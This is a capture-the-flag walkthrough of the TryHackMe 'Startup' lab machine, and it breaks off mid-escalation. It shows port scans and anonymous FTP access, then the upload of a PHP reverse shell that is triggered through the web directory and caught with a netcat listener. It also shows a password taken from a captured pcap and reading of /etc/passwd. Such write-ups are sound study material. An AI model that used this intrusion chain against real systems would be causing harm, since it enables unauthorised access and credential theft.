Startup (THM)

ip of the machine :- 10.10.248.82

```
~/testing (4.296s)
ping 10.10.248.82 -c 5

PING 10.10.248.82 (10.10.248.82) 56(84) bytes of data.
64 bytes from 10.10.248.82: icmp_seq=1 ttl=60 time=183 ms
64 bytes from 10.10.248.82: icmp_seq=2 ttl=60 time=229 ms
64 bytes from 10.10.248.82: icmp_seq=3 ttl=60 time=408 ms
64 bytes from 10.10.248.82: icmp_seq=4 ttl=60 time=219 ms
64 bytes from 10.10.248.82: icmp_seq=5 ttl=60 time=265 ms

--- 10.10.248.82 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4003ms
rtt min/avg/max/mdev = 182.849/260.831/408.255/78.236 ms
```

machine is on!!!

```
~/testing (27.745s)
nmap -p- --min-rate=10000 10.10.248.82

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-11 19:18 IST
Warning: 10.10.248.82 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.248.82
Host is up (0.15s latency).
Not shown: 62947 closed tcp ports (conn-refused), 2585 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 27.71 seconds
```

only three open ports found.

```
~/testing (23.306s)
nmap -p 21,22,80 -sC -A -T5 10.10.248.82

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-11 19:19 IST
Nmap scan report for 10.10.248.82
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.17.68.223
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.27 seconds
```

Aggressive scan revealed some version info. and also revealed that we can login anonymously using ftp.

```
~/testing
ftp 10.10.248.82

Connected to 10.10.248.82.
220 (vsFTPd 3.0.3)
Name (10.10.248.82:sohamt): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp>
```


found two files and a directory. Let's start downloading important attachments first.

```
~/testing (0.033s)
cat notice.txt

Whoever is leaving these damn Among Us memes in this share, it
 IS NOT FUNNY. People downloading documents from our website w
ill think we are a joke! Now I dont know who it is, but Maya i
s looking pretty sus.
```


in notice.txt found a possible username "Maya".

File /home/sohamt/testing/important.jpg

"important.jpg" image's quality is pretty bad and is still around 256 bytes. But after looking at the hexdump of the image, i noticed that it has a file signature of .png image so have to change it.




Let's change some bytes, according to .jpg. After somechanges file got corrupt and nothing found inside the file.



Found nothing as such here.

```
~/Downloads (1m 39.19s)
ffuf -u http://10.10.248.82/FUZZ -w /usr/share/dirb/wordlists/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.248.82/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 697ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 697ms]
files                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 153ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 154ms]
:: Progress: [20469/20469] :: Job [1/1] :: 38 req/sec :: Duration: [0:01:39] :: Errors: 0 ::
```

used ffuf for directory fuzzing and found some interesting directories.




in /files directory got some files which we have already downloaded and analysed.

This means whatever is present in the ftp server can be accessed through web, it means that if we upload php rev. shell in ftp server we can actually invoke rev shell through web directory /files.

```
~/testing
ftp 10.10.248.82

Connected to 10.10.248.82.
220 (vsFTPd 3.0.3)
Name (10.10.248.82:sohamt): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put revshell.php
200 PORT command successful. Consider using PASV.
553 Could not create file.
ftp> cd ftp
250 Directory successfully changed.
ftp> put revshell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5494 bytes sent in 0.000116 seconds (45.2 Mbytes/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxr-x    1 112      118          5494 Sep 11 14:25 revshell.php
226 Directory send OK.
ftp>
```

successfully added revshell in ftp directory on the ftp server.



So invoked the shell from web interface!!!

```
~/Downloads
nc -lnvp 9999
Listening on 0.0.0.0 9999
Connection received on 10.10.248.82 42634
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 14:26:07 up 40 min,  0 users,  load average: 0.01, 0.00, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

got a rev shell.

```
www-data@startup:/$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
vagrant:x:1000:1000:,,,:/home/vagrant:/bin/bash
www-data@startup:/$
```

found a possible user.

```
www-data@startup:/home$ ls
ls
lennie
www-data@startup:/home$ cd lennie
cd lennie
```

but in /home found another!!! and access denied to user's home directory.

```
www-data@startup:/$ cat recipe.txt
cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.
www-data@startup:/$
```


found a file and what the hell is "love" maybe password of the user.

```
www-data@startup:/$ su lennie
su lennie
Password: love

su: Authentication failure
```

nah!!!

```
www-data@startup:/$ cd incidents
cd incidents
www-data@startup:/incidents$ ls
ls
suspicious.pcapng
www-data@startup:/incidents$
```

in incident folder found a pcapng file. Let's transfer it to our system and analyse it.



opened the file in wireshark. Let's analyse particular streams.

```
cd home
www-data@startup:/home$
cd lennie

cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$
ls

ls
lennie
www-data@startup:/home$
cd lennie

cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$
sudo -l

sudo -l
[sudo] password for www-data:
c4ntg3t3n0ughsp1c3


Sorry, try again.
[sudo] password for www-data:



Sorry, try again.
[sudo] password for www-data:
c4ntg3t3n0ughsp1c3


sudo: 3 incorrect password attempts
www-data@startup:/home$
```

in tcp stream 7 found a password.

```
www-data@startup:/$ su lennie
su lennie
Password: c4ntg3t3n0ughsp1c3

lennie@startup:/$
```

was right logged in as lennie.

```
lennie@startup:~$ ls
ls
Documents  scripts  user.txt
lennie@startup:~$
```

got our first flag.

In lennie user's home directory found three text files, and now will view them step-by-step.

```
lennie@startup:~/Documents$ cat concern.txt
cat concern.txt
I got banned from your library for moving the "C programming language" book into the horror section. Is there a way I can appeal? --Lennie
lennie@startup:~/Documents$
```

```
lennie@startup:~/Documents$ cat list.txt
cat list.txt
Shoppinglist: Cyberpunk 2077 | Milk | Dog food
lennie@startup:~/Documents$
```

```
lennie@startup:~/Documents$ cat note.txt
cat note.txt
Reminders: Talk to Inclinant about our lacking security, hire a web developer, delete incident logs.
lennie@startup:~/Documents$
```

```
lennie@startup:~$ sudo -l
sudo -l
sudo: unable to resolve host startup
[sudo] password for lennie: c4ntg3t3n0ughsp1c3

Sorry, user lennie may not run sudo on startup.
lennie@startup:~$
```

oops cannot run anything with root privileges.

```
lennie@startup:~/scripts$ ls
ls
planner.sh  startup_list.txt
lennie@startup:~/scripts$
```

there was also a scripts directory in user's home directory and owner was root.

```
lennie@startup:~/scripts$ cat planner.sh
cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
lennie@startup:~/scripts$
```

so viewed the script and found that whenever planner.sh script is ran, it will echo LIST variable values to the specified file and then call print.sh from /etc/directory. But as other we can only execute the script. Let's check /etc/print.sh.

```
lennie@startup:~/scripts$ ls -al /etc/print.sh
ls -al /etc/print.sh
-rwx------ 1 lennie lennie 25 Nov 12  2020 /etc/print.sh
lennie@startup:~/scripts$
```

only user, we are logged in as can edit print.sh script.

```
lennie@startup:~/scripts$ cat /etc/print.sh
cat /etc/print.sh
